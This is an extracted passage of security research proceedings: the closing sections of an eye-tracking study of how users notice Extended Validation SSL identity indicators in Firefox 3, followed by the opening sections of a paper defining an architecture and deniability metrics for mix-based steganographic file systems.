With the eye tracking data, we were able to classify participants as "gazers" or "non-gazers." Participants who were considered to be gazers looked at either the traditional security indicators (lock icon, *https*), the FF3mod *identity confidence* indicators, or both, during each task. There were 11 participants classified as gazers in the study. All other participants were classified as non-gazers, regardless of what they reported looking at during the study. By making this distinction, we were able to identify that participants who look at SSL indicators (either traditional lock and *https* or the new identity indicators) de-value non-SSL connections and assign higher ratings to web sites with SSL or EV SSL certificates; but in our study, less than 40% of participants were gazers.

To verify the difference in ratings assigned to non-SSL and SSL connections, we performed ANOVAs on the data. Among non-gazers, as expected, there was no significant difference in ratings across SSL state (F(2,32) = 1.61, p < .22). However, there was a very significant difference in ratings across SSL state among the gazers (F(2,20) = 6.32, p < .008). A Tukey HSD test was used to verify the differences among the various SSL states among gazers; there was a significant increase in mean ratings from non-SSL(3.41) to SSL(5.50) interfaces, as well as from non-SSL(3.41) to EV SSL(5.95) interfaces. The increase from SSL to EV SSL interfaces was not significant. Fig. 4 gives an overall picture of the ratings between gazers and non-gazers for all browser versions and SSL states.

In addition to analyzing these ratings with respect to gazers vs. non-gazers, we also compared the three users who reported using the FF3mod *identity confidence* indicator in their decision-making with other gazers who did not. Participants who used the FF3mod *identity confidence* indicator in their decision-making assigned a mean rating of 8.33 to the EV SSL interfaces, 6.50 to




Fig. 4. Boxplot of participants' mean *willingness to transact* ratings based on Browser and SSL state, grouped by gazer or non-gazer

interfaces with SSL, and 3.83 to interfaces with non-SSL connections. Although these differences appear large, the small number of participants who made use of this new indicator in their decision-making prevented a meaningful statistical comparison.

4 Discussion

4.1 Extended Validation Indicators

Our results showed that the identity indicators used in the unmodified FF3 browser did not influence decision-making for the participants in our study in terms of user trust in a web site. These new identity indicators were ineffective because none of the participants even noticed their existence. Had they known that this clickable area existed beside the browser's URL bar, they would have been able to distinguish between the three SSL states by clicking on that area and seeing the pop-up information box. Since this functionality was not discovered, the indicators were of no value to the user. The differences in ratings based on state for this browser can only be explained by the use of the traditional lock icon and *https* indicators.

While many participants also disregarded the new FF3mod *identity confidence* indicator or did not notice it at all, it was promising to note that three participants did make use of it in their decision-making and seemed to understand its meaning immediately. This supports the idea that users may be able to reliably make use of such indicators to evaluate web site identity. In addition to these three users, twelve others reported noticing the *identity confidence* indicator but did not report using it in decision-making, possibly because they did not fully understand its purpose. Many participants reported noticing the indicator late in the study after most of the tasks were completed; this suggests that as users are given more exposure to the new indicators, they may be more likely to take notice of them.

It is also interesting to note that, while there were significant differences in ratings given to non-SSL interfaces vs. SSL or EV SSL interfaces, there was no significant difference in ratings given to SSL vs. EV SSL interfaces. Even among the three participants who reported using the FF3mod *identity confidence* indicator in their decision-making, only one participant gave notably different ratings to the FF3mod SSL and the FF3mod EV SSL interfaces. The other two participants also used the traditional lock icon or *https* to aid in their decisions and thus assigned high levels of trust to all SSL interfaces. Since we did nothing to educate participants on the differences between SSL and EV SSL, and they had no background knowledge in the area, it is not surprising that ratings given to these interfaces did not differ greatly. If the goal of EV SSL certificates is to give users a higher level of confidence in a web site's identity than traditional SSL certificates, we believe that users will need to be better educated on the different levels of identity indicators.

4.2 User Attention to Browser Chrome

We have seen in previous studies that most users may not be able to distinguish between web page content and browser chrome [2]. With the use of eye tracking data, our study also showed that many users spend very little time looking at any parts of the browser chrome. This presents an important challenge when it comes to incorporating security cues into web browsers; any content provider can trivially modify the content of a website to include security information. This problem is amplified by the fact that many users actually look for security information in the page content of a website. During our study, several users mentioned they had looked for security logos within the websites or looked for statements on the payment pages regarding the security of their credit card information. These types of security cues could be effortlessly incorporated into an attacker's web site and many users would evidently be fooled by this type of technique.

While elements of the browser chrome can also be spoofed [5,20,21], it is more work for the attacker. It becomes even more difficult when browsers such as Internet Explorer 7.0 place restrictions on which parts of the window can be hidden, but it is still not impossible. However, in order to provide identity indicators that can best aid users in identifying web sites, designers need to place these identity cues in the chrome. Two main open questions remain: (1) how can users be persuaded that the elements of the chrome are worth looking at; and (2) how can it be ensured that users can distinguish a legitimate indicator from a spoofed indicator?

4.3 Design Implications

The fact that most users tend to ignore the browser chrome suggests that designers need to somehow find a way to draw visual attention to any security cues provided by the browser. We attempted to do this with our FF3mod *identity confidence* indicator by making it larger than the original FF3 indicator and using a color contrast to the browser chrome surrounding it. However, this was still not enough to get half of our study participants to take notice of it. We feel that better techniques for drawing user attention to important security indicators are needed, especially if these indicators are meant to be intuitive for the user. (Of course, parties responsible for other buttons in the chrome likely feel similarly about the importance of their buttons unrelated to security). However, this is also dangerous advice since attackers can counter this by finding ways of spoofing these parts of the chrome. The design of these indicators should be done in a way that makes it much more difficult for attackers to replicate. Mozilla developers [14] attempted to do this by having the identity indicator's pop-up window overlap slightly with the location bar, but we believe this is unlikely to be noticed by most users.

Another important design issue to note was the "clickable" feature of both the FF3 and FF3mod indicators. Not one participant in our study clicked on any of the indicators, even those who did notice and use the FF3mod *identity* *confidence* indicator. We designed our FF3mod indicator to have rounded edges and shading in an attempt to make it appear button-like, however this failed to cause users to click on this button. Perhaps more shading or a different shape would have been more effective. It is also possible that including action words, such as “click here” might have had more of an effect, but clearly it seems unreasonable for every clickable button to be so annotated.

4.4 Limitations of the Study

One of the major limitations of our study was the fact that it was conducted in a laboratory setting rather than in the field. This may have led to participants acting differently than they normally would in their own environments. Some participants may have felt more secure than during their normal web browsing because it was a university setting, while others may have paid more attention to security because of the more formal setting. The eye tracker may have also influenced people to behave differently since they were aware that their eye movements were being recorded. However, the eye tracker provided us with valuable data for our analysis and this was the main reason for the use of a laboratory setting; it would not be realistic to expect participants to install eye trackers in their home environments for the purposes of the study.

The fact that the tasks involved recording prices rather than following through with financial transactions may have also influenced participants to be less concerned with security. This effect was balanced by asking them questions after each task regarding their willingness to transact with the web site; these questions were intended to draw their attention to security issues.

Another potential limitation of our study was participants’ lack of familiarity with the various components of the study. Twenty of the 28 participants did not use Mozilla Firefox as their usual web browser. The novelty of an unfamiliar browser may have distracted participants because not only were the identity indicators new to them, but so was the overall look and feel of the browser window. The concept of EV SSL certificates is also relatively new, so we expect many users are not even aware that they should be looking for cues relating to the certificate types. As users gain more knowledge of EV SSL certificates, they may become more likely to use the types of identity indicators used in this study to make decisions about online security.

5 Conclusion and Future Work

While the introduction of Extended Validation SSL certificates was intended to help users make informed decisions regarding the identity and authenticity of a web site, our study shows that the unmodified Firefox 3.0 browser cues fail to effectively convey this information, at least in the absence of additional user training or awareness. By introducing a modified design of the Firefox 3.0 browser, we were able to increase the number of users who reported noticing an identity indicator to 15 (over 50% of the study participants) and observed three users who showed immediate understanding of the indicator. However, to have users take notice of this new *identity confidence* button, we were forced to use more valuable space in the browser chrome. Regardless of the size of the indicator, many users tend to look to the content of the web site for security information rather than the browser chrome. This presents a challenge for browser interface designers who wish to provide to the user intuitive identity cues that will not go unnoticed.

A natural extension of our study is to evaluate user reactions to the indicators as a function of users being given increasingly more information before the study tasks. A future field study would also be interesting to measure behavior over time as users become more aware of the EV SSL features to see whether these indicators would continue to aid them in their decision-making or whether they would eventually be dismissed. We were unable to study the information conveyed by the pop-up box triggered by clicking on the indicator (none of the participants attempted to interact with the indicators). Another aspect to study is the effect of the particular wording of this pop-up box as well as its behavior in the browser. Having the browser display a message pointing out the new features of this box might successfully draw the user's attention to the identity indicator. Until users are aware that identity indicators exist in the browsers and are able to effectively interpret their meaning, we believe that Extended Validation SSL certificates will have little effect on online security.

Acknowledgements. We thank Johnathan Nightingale from Mozilla for discussions, insight and technical advice regarding the Firefox 3.0 beta, Tim Moses for his background and insight on Extended Validation certificates, Sonia Chiasson and Alain Forget for their help with various aspects of the user study, Rachna Dhamija for her input on browser standards and user studies, as well as the anonymous referees for their valuable feedback. The third author acknowledges NSERC for funding his Discovery Grant and his Canada Research Chair in Network and Software Security.

References

1. CA/Browser Forum, http://www.cabforum.org/
2. Dhamija, R., Tygar, J.: The Battle Against Phishing: Dynamic Security Skins. In: Proceedings of the Symposium on Usable Privacy and Security (2005)
3. Dhamija, R., Tygar, J., Hearst, M.: Why Phishing Works. In: Human Factors in Computing Systems (CHI 2006), April 22-27 (2006)
4. Downs, J.S., Holbrook, M., Cranor, L.: Decision Strategies and Susceptibility to Phishing. In: Proc. of the 2006 Symposium on Usable Privacy and Security (July 2006)
5. Felton, E., Balfanz, D., Dean, D., Wallach, D.: Web Spoofing: An Internet Con Game. In: Proc. of the 20th National Info. Systems Security Conference (1996)
6. Franco, R.: Better Website Identification and Extended Validation Certificates in IE7 and Other Browsers, http://blogs.msdn.com/ie/archive/2005/11/21/495507.aspx

7. Gomes, C., Sellmann, M., Van Es, C., Van Es, H.: Computational Methods for the Generation of Spatially Balanced Latin Squares, http://www.cs.cornell.edu/gomes/SBLS.htm
8. Jackson, C., Simon, D.R., Tan, D.S., Barth, A.: An Evaluation of Extended Validation and Picture-in-Picture Phishing Attacks. In: Proc. of Usable Security (2007)
9. K Desktop Environment, http://www.kde.org
10. Kumar, M., Garfinkel, T., Boneh, D., Winograd, T.: Gaze-Based Password Entry. In: Proceedings of the 2007 Symposium on Usable Privacy and Security (2007)
11. Microsoft: Extended Validation SSL Certificates, http://www.microsoft.com/windows/products/winfamily/ie/ev/default.mspx
12. Microsoft: Internet Explorer 7.0 Features, http://www.microsoft.com/windows/products/winfamily/ie/features.mspx
13. Mozilla: EV-Certs for Firefox, http://mozillalinks.org/wp/2007/05/ev-certs-for-firefox/
14. Nightingale, J.: Personal Communication (September 19, 2007)
15. Opera Software, http://www.opera.com
16. Schechter, S.E., Dhamija, R., Ozment, A., Fischer, I.: The Emperor's New Security Indicators. In: Proc. of the 2007 IEEE Symposium on Security and Privacy (May 2007)
17. Tobii Technology AB, http://www.tobii.com
18. Whalen, T., Inkpen, K.: Gathering Evidence: Use of Visual Security Cues in Web Browsing. In: Proc. of Graphics Interface 2005, May 2005, pp. 137–145 (2005)
19. Whitten, A., Tygar, J.D.: Why Johnny Can't Encrypt: A Usability Case Study of PGP 5.0. In: Proceedings of the 8th USENIX Security Symposium (August 1999)
20. Ye, E.Z., Yuan, Y., Smith, S.: Web Spoofing Revisited: SSL and Beyond. Tech. Rep. TR 2002–417, Department of Computer Science, Dartmouth College (2002)
21. Ye, Z., Smith, S., Anthony, D.: Trusted Paths for Browsers. ACM Transactions on Information and System Security, 153–186 (May 2005)

A Framework for the Analysis of Mix-Based Steganographic File Systems

Claudia Diaz, Carmela Troncoso, and Bart Preneel

K.U.Leuven/IBBT – ESAT/COSIC, Belgium
{Claudia.Diaz,Carmela.Troncoso,Bart.Preneel}@esat.kuleuven.be

Abstract. The goal of Steganographic File Systems (SFSs) is to protect users from coercion attacks by providing plausible deniability on the existence of hidden files. We consider an adversary who can monitor changes in the file store and use this information to look for hidden files when coercing the user. We outline a high-level SFS architecture that uses a local mix to relocate files in the remote store, and thus prevent known attacks [TDDP07] that rely on low-entropy relocations. We define probabilistic metrics for unobservability and (plausible) deniability, present an analytical framework to extract evidence of hidden files from the adversary's observation (before and after coercion,) and show in a experimental setup how this evidence can be used to reduce deniability. This work is a first step towards understanding and addressing the security requirements of SFSs operating under the considered threat model, of relevance in scenarios such as remote stores managed by semi-trusted parties, or distributed peer-to-peer SFSs.

1 Introduction

Steganographic File Systems (SFSs) were first proposed by Anderson et al. in [ANS98]. The goal of these systems is to conceal not just the content of the files they store, but the very existence of some of those files. Steganography is required to protect users from coercion attacks, where they are forced (e.g., under the threat of violence) to disclose their cryptographic keys to the attacker if the existence of files is known. To protect against these attacks, SFSs typically provide the user with several security levels, each associated with a cryptographic key. In case of coercion, the user provides keys to some security levels (thus revealing some files) without leaking information on the existence of hidden security levels (containing hidden files that are undistinguishable from random data.)

Some of the previous SFS proposals [ANS98, MK99] were designed to protect against attackers who obtain a few snapshots of the file store sufficiently spaced in time (e.g., customs inspection performed when entering and leaving a country.) However, adversaries who permanently monitor the file store are of practical relevance. For example, the model in [ZPT04] considers a shared multi-user file store where a malicious user or system administrator monitors store accesses. And this threat model is particularly relevant for distributed

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 428–445, 2008.

peer-to-peer SFSs [GL04, HR02], given that any eavesdropper in the vicinity of the user can monitor her connections to other peers (each storing some file blocks,) and use the traffic information to obtain evidence of hidden files.

StegFS [ZPT04] is, to the best of our knowledge, the only previous proposal of SFS that implements measures to protect against this adversary model. StegFS avoids simple location access frequency analysis by continuously generating dummy accesses to random locations in the store, and by relocating file blocks every time they are accessed. In spite of these measures though, previous work [TDDP07] has shown that the low-entropy block relocation technique used in [ZPT04] enables very powerful traffic analysis attacks capable of uncovering virtually any "hidden" files. In order to counter these traffic analysis attacks, SFSs subject to continuous surveillance require some form of high-entropy block relocation strategy. Such relocation strategy can be achieved using mixes [Cha81], a well-known mechanism for implementing anonymous email services [DDM03, MCPS03]. Besides cryptographically changing the appearance of messages, mixes alter the message flow to prevent traffic analysis attacks based on input and output order, a useful property to introduce uncertainty in the block relocation process. This paper develops a framework for analyzing mix-based SFSs, and its purpose is to serve as basis for their design and evaluation. We define probabilistic metrics that characterize the security of an SFS by its unobservability and (plausible) deniability, present methods to analyze whether evidence of hidden files is leaked to the adversary, and validate our analysis through experiments. Our results highlight the power of traffic analysis techniques and the challenge of achieving acceptable levels of security against adversaries who can monitor SFS accesses.

The rest of the paper is organized as follows. Section 2 outlines MixSFS, a high-level SFS architecture that uses a local pool mix for relocating data blocks in a remote store. The adversary model is described in detail in Sect. 3. The probabilistic metrics used to characterize the security of MixSFSs are defined in Sect. 4; and Sect. 5 shows how they can be used to evaluate the security of MixSFS architectures. Finally, we present our conclusions in Sect. 6.

2 MixSFS Architecture

We assume the user has a set UK of secret keys, $UK = \{uk_s : s = 1 \ldots S\}$, where each key uk_s corresponds to a ***security level*** s. Files in the system are classified according to their security level, such that a file f_s in level s is encrypted under key uk_s. For convenience, we assume that user keys are hierarchical [AT83], such that a key uk_s decrypts all files in security levels s and lower. The view of the user on the MixSFS file system contents depends on the level of security with which she logged in. For a security level s, we call ***visible files*** those files in level s or lower, and ***hidden files*** those (if any) in levels s' higher than s. The design goal of MixSFS is to make it impossible to distinguish whether or not s is the highest existing security level—and thus, whether or not there are any hidden files in addition to the visible ones. Transparently to the user, MixSFS stores files in blocks of fixed size: large files occupy a few blocks and small files of the same security level are packed together in one block. We call ***file blocks*** the blocks that contain (encrypted) file data (file blocks can belong to visible or hidden files,) and ***dummy blocks*** empty blocks filled with random data.

Main Architectural Components. MixSFS has an architecture as depicted in Fig. 1. The system comprises two separate parts: the user local computer (accessible to the attacker only when coercing the user) and a remote store (always visible to the attacker,) which is divided in N blocks of equal size. The user local computer contains three main MixSFS components, namely:

- An ***agent*** that runs the MixSFS software and provides the user with an interface for file management. The agent translates the user's file requests into block-level operations, and generates automatic (dummy) accesses when the user is idle.
- A memory ***pool*** with capacity for P blocks. The pool is used by the agent to mix blocks and relocate them in the store.
- A ***table*** with $N + P$ entries (one per block storage location,) containing block meta-data. The table is used (and updated) by the agent to keep track of blocks and to manage files. Both the pool and the table are available to the attacker when she coerces the user.

Table. The table is indexed by location, and each entry contains the following fields (as shown in Fig.2):

- A ***location*** index i, with $1 \leq i \leq N$ for (remote) block store locations, and $N + 1 \leq i \leq N + P$ for (local) pool locations.
- A hash $\boldsymbol{H}$(A) of the block A stored in that location, used to check that no error or active attack has corrupted the block since it was last stored.
- A randomly generated, one-time ***block key*** bk_A that is updated every time the block is accessed, and whose purpose is to provide forward and backward





Fig. 1. MixSFS architecture



Block location	H	Block key	Metadata	$\mathcal{H}$
...	...	...	...	...
i	H(A)	bk_A	$IV_A, \mathcal{M}_A = E_{uks}(IV_A, metadata_A \| r_A)$	$\mathcal{H}_A = H(D_{uks}(IV_A, \mathcal{M}_A))$
...	...	...	...	...
j	H(Z)	bk_Z	$\mathcal{M}_Z$ = random	$\mathcal{H}_Z$ = random
...	...	...	...	...

metadata = (file_name, file_size, ...) A = E_{uks}(File data) Z = Random data

Fig. 2. Table entries (left) and storage blocks (right)

security. When coercing the user, the adversary obtains the current list of block keys from the table. Previous block keys however, are unavailable, meaning that old versions of the blocks cannot be decrypted. Future block keys will be randomly generated, so backward security is also provided.

- A ***metadata*** field that contains a random vector IV_A and $\mathcal{M}_A = \texttt{random}$ data if A is an empty block. If A contains file data of security level s, this field contains $\mathcal{M}_A = E_{uk_s}(IV_A, \texttt{metadata}_A || r_A)$, a randomized encryption of the metadata needed by the agent to manage A's content. The metadata is padded to a fixed length with a random string r_A, and encrypted under key uk_s using IV_A as initialization vector. Note that this is the only table field that is encrypted, and a secure mode of operation (e.g., CBC) must be used to ensure that it leaks no information on blocks that share similar metadata encrypted under the same key.
- The last field contains $\mathcal{H}_A = \texttt{random}$ if A is empty; if A belongs to a file f_s then $\mathcal{H}_A = H(D_{uk_s}(IV_A, \mathcal{M}_A))$ is a hash of the decryption of $\mathcal{M}_A$.

We assume that the table is locally stored securely, and only accessible to the adversary while coercing the user. When the user logs into MixSFS with uk_s, the agent loads the table and trial-decrypts every $\mathcal{M}_A$ field. If $\mathcal{H}_A = H(D_{uk_s}(IV_A, \mathcal{M}_A))$, then A is a file block and the decryption of $\mathcal{M}_A$ provides $\texttt{metadata}_A$. If $\mathcal{H}_A \neq H(D_{uk_s}(IV_A, \mathcal{M}_A))$, then A is considered empty (this happens either because A is a dummy block, or because it belongs to a hidden file $f_{s'}$ in level $s' > s$.)

Agent. Upon login, the user provides uk_s to the agent, with which the agent obtains the metadata of files in levels s and lower. The agent provides the user with an interface to operate (read, write, create and delete) on visible files, while making block-level operations transparent. To execute the ***file operations***, the agent assembles and disassembles files into blocks, taking care of the ***block redundancy***; decides which block to access next, and it cryptographically transforms and relocates blocks in each ***access cycle***. We assume the agent can securely generate random numbers, and securely delete any session data in RAM at log out.

Block Redundancy and File Operations. A user logged in with security level s that increases the size of a visible file f_s or creates a new one, risks




Fig. 3. Access cycle

overwriting the blocks of a hidden file $f_{s'}$ in security level $s' > s$, as these blocks appear empty. In order to improve file resilience towards block losses, MixSFS adds redundancy to file blocks with an erasure code [Rab89, Riz97] that is applied on the plaintext file. A (n, m) *optimal erasure code* converts an original m-block file into $n > m$ encoded blocks, such that any combination of m encoded blocks suffices to recover the file (i.e., up to $n - m$ file blocks may be lost) and the surviving blocks can be used to regenerate the lost ones. For multi-block files, the individual coded blocks do not follow any order of have any meaning by themselves. For single-block files, the coding relies on pure replication for block redundancy purposes. The agent translates files into encoded blocks and vice versa.

We classify operations on a file f_s of size (n, m) in two categories: ***file read*** and ***file update*** (which includes file creation, file deletion and file write operations.) For file reads, any subset $\mathcal{B}_f = \{b : b \in f_s\}$ of $|\mathcal{B}_f| = m$ blocks is sufficient to complete the operation; while $|\mathcal{B}_f| = n$ are needed to complete a file update (requires updating all redundant blocks.) Let us call $\mathcal{P}$ the set of blocks available locally in the pool. For any $b \in \mathcal{B}_f$ such that $b \in \mathcal{P}$, b is immediately (and unobservably) operated on, and $\mathcal{B} = \{b \in \mathcal{B}_f : b \notin \mathcal{P}\}$ is the set of blocks in $\mathcal{B}_f$ that need to be fetched from the store to complete the file operation.

File and Dummy Block Access Strategies. Once the agent has determined the set $\mathcal{B}$ of remote blocks it needs to complete a file operation, it could sequentially fetch every $b \in \mathcal{B}$, to finish the operation as fast as possible, but this would also facilitate the traffic analysis presented in Sect. 5. Instead, MixSFS uses a ***file access strategy*** that completes the operation in $|\mathcal{B}| \cdot e^{-1}$ access cycles on average, where e is the operation *efficiency*: for each of the blocks $b \in \mathcal{B}$ the agent flips a biased coin, and with probability e it fetches b from the store; with probability $1 - e$, it performs a dummy access on a store location selected at random, and flips the coin again, until b has been accessed.

When the agent does not have any pending file operation, it generates automatic dummy accesses to the store. The agent's strategy for deciding which store locations to access while the user is idle is very important for concealing actual file operations. In this paper, we have tested a ***uniform dummy strategy*** (i.e., the agent selects the next remote block location $i : 1 \leq i \leq N$ uniformly at random) in order to better understand how file accesses generate evidence that is distinguishable from white noise, and how this can be used by the adversary to coerce the user. More sophisticated dummy access strategies that emulate file operations can be designed and tested extending the analysis presented in Sect. 5, but for reasons of space limitation they are not included in this paper and are left as a subject of future work.

Access Cycle. Whenever MixSFS is running, the agent accesses store locations at a rate independently of user activity, so that user file requests cannot be inferred from fluctuations in the access rate. All types of access cycles (read, update, or dummy) consist of the same basic steps, the only exception being the third step, that is performed if the block is part of a file (read or update) operation, but skipped in dummy accesses. Figure 3 illustrates the steps of an access cycle:

1. **Read Block from Store Location.** The agent chooses, according to its access strategy, a storage location i $(1 \leq i \leq N,)$ and reads its content $\{A\} = E_{bk}\ (A)$. If $A \in f_s$, then $A = E_{uk}$ (`data`). And $A =$ `random` if it is a dummy block (or a hidden file block,) as shown in Fig. 2 (right.)
2. **Decrypt Block.** The agent decrypts $\{A\}$ with the one-time block key bk_A, and verifies its integrity by computing the hash $H(A)$ and comparing it to the value stored in table entry i.
3. **[Optional] File Operation.** If the block access is part of a file operation, then A is either (1) part of a file read: A is further decrypted with uk_s, and the file data is passed in plaintext to the user; or (2) part of a file update: A is overwritten with an (encrypted) updated version of the data. Additionally, $H(A)$ is updated and the same applies to $\mathcal{M}_A$ and $\mathcal{H}_A$ if A's metadata has changed with the update. These operations are internal to the user's computer and unobservable to the adversary.
4. **Encrypt Block.** The agent generates a new random bk'_A, and uses it to encrypt A (which is unchanged unless it is part of a file being updated,) so that the new $\{A\}' = E_{bk'}\ (A)$ cannot be linked through its appearance to its old version $\{A\}$.
5. **Place Block in the Pool.** The pool contains $P - 1$ blocks and an empty location $p : 1 \leq p \leq P$, where $\{A\}'$ is placed. The table entry for pool location p (table index $N + p$) is updated with $\{A\}'$ metadata, including the new bk'_A, and updates in $H(A)$, $\mathcal{M}_A$, and $\mathcal{H}_A$ if appropriate.
6. **Select New Block from Pool.** The agent chooses uniformly at random a pool location $p' : 1 \leq p' \leq P$, and reads the block $\{B\}'$ it contains.
7. **Write New Block to Store Location.** $\{B\}'$ is written to location i of the store, and the table entries i and $N + p'$ are updated; i.e., B's information is moved to table entry i, and pool position p' becomes the empty space in the pool for the next cycle. Note that the pool contains $P - 1$ blocks at all times except for step 5 of the access cycle, where it contains P blocks.

3 Adversary Model

The goal of an SFS is to protect the user against coercion attacks by providing plausible deniability on the existence of files. In a ***coercion attack***, the adversary forces the user to disclose the keys to access her data. The user willingly provides key uk_s and reveals s security levels, and the adversary inspects the system and uses any available information (obtained both before and after coercion) to determine if there are any remaining (hidden) files. We say an SFS provides ***plausible deniability*** if with all available information the adversary is not able to determine the existence of hidden files. We propose in the next section a metric for plausible deniability, and develop in Sect. 5 a method to test the protection offered by MixSFS against this attacker.

Previous SFSs [ANS98, MK99] are designed to protect against coercive attacks where the only information available to the adversary are a few snapshots of the store contents taken under coercion, and sufficiently spaced in time. These systems however, fail to protect the user if the adversary is allowed take as many snapshots as desired, separated by arbitrarily small amounts of time, prior to coercion: the analysis of which locations had their content modified in between snapshots provides the attacker with valuable evidence on the existence and location of hidden files—depriving the user of plausible deniability. This paper considers a rather strong adversary model, similar to [TDDP07, ZPT04], that passively monitors the store to accumulate evidence prior to coercion (note that our system is secure towards the weaker adversary considered in previous work.) We assume the adversary records the (encrypted) contents of the store at all moments, as well as the (temporal) sequence of accessed locations, on which she performs traffic analysis in real-time.

Active attacks that compromise the integrity of blocks are detectable by MixSFS: if a block A has been modified, its hash no longer matches the $H(A)$ stored in the table. We assume that the adversary has incentives to stay undetected before coercion, and therefore, only passive attacks are taken into account.

4 Security Metrics

We characterize the security of MixSFS by two properties that we define probabilistically, ***unobservability*** (see [PH01] for a more general definition) and ***plausible deniability***. To formalize these notions, let us first introduce the notation:

- Let Ψ be the set of all possible sequences of store location accesses; and $\psi \in \Psi$ be a particular sequence seen by the adversary (evidence obtained prior to coercing the user.)
- Let Φ denote the set of all possible internal states of MixSFS' pool and table; and $\phi \in \Phi$ be a particular state seen by the adversary after coercing the user and obtaining key uk_s.
- Let H_0 and H_1 be, respectively, the hypotheses that the observed MixSFS activity was generated by dummy cycles (H_0); or by file operations (H_1.)
- Let $\mathcal{U}$ denote unobservability, and let $\mathcal{D}$ denote deniability.

Definition 1. *We define* $\Psi_0 \subset \Psi$ *as* $\Psi_0 = \{\psi : \Pr(\psi|H_0) > \Pr(\psi|H_1)\}$*; and* $\Psi_1 \subset \Psi$ *as* $\Psi_1 = \{\psi : \Pr(\psi|H_1) > \Pr(\psi|H_0)\}$*. Note that* $\Psi_0 \cup \Psi_1 = \Psi$*, and* $\Psi_0 \cap \Psi_1 = \emptyset$

Definition 2. *We define* $\Phi_0 \subset \Phi$ *as* $\Phi_0 = \{\phi : \Pr(\phi|H_0) > \Pr(\phi|H_1)\}$*; and* $\Phi_1 \subset \Phi$ *as* $\Phi_1 = \{\phi : \Pr(\phi|H_1) > \Pr(\phi|H_0)\}$*. Note that* $\Phi_0 \cup \Phi_1 = \Phi$*, and* $\Phi_0 \cap \Phi_1 = \emptyset$

We say that file operations are unobservable if they generate evidence ψ that the adversary believes is most likely the result of dummy activity (i.e., $\psi \in \Psi_0$.)

Definition 3. *We define* ***unobservability*** *as the probability of a file operation being undetected by the adversary:*

$$\mathcal{U} = \Pr(\psi \in \Psi_0|H_1) = 1 - \Pr(\psi \in \Psi_1|H_1) \tag{1}$$

At any point in time, the adversary may coerce the user and obtain evidence ϕ from inspecting MixSFS' pool and table. The goal of the attacker is to use ψ and ϕ to check if there is any hidden file $f_{s'}$ for which the user has not provided the keys. We say the user has plausible deniability if under coercion she can prove that ψ and ϕ are plausibly consistent with her claim that no $f_{s'}$ exists. To evaluate plausible deniability in MixSFS we examine the worst-case scenario, in which coercion happens just as the user has made an operation on $f_{s'}$ that provided the adversary with ψ and ϕ. We then analyze whether the user can plausibly claim that ψ and ϕ are the result of dummy activity.

Definition 4. *Given evidence* ψ *and* ϕ*, we define* ***deniability*** *as the scaled posterior probability (obtained with Bayes' theorem) that* ψ *and* ϕ *have been generated by dummy activity:*

$$\mathcal{D} = \min\{1, 2 \cdot \Pr(H_0|\psi, \phi)\} \tag{2}$$

We define a ***plausibility threshold*** δ*,* $0 < \delta \leq 1$*, such that deniability is plausible if* $\mathcal{D} \geq \delta$*. We define* ***plausible deniability*** *as* $\mathcal{PD} = \Pr(\mathcal{D} \geq \delta)$*.*

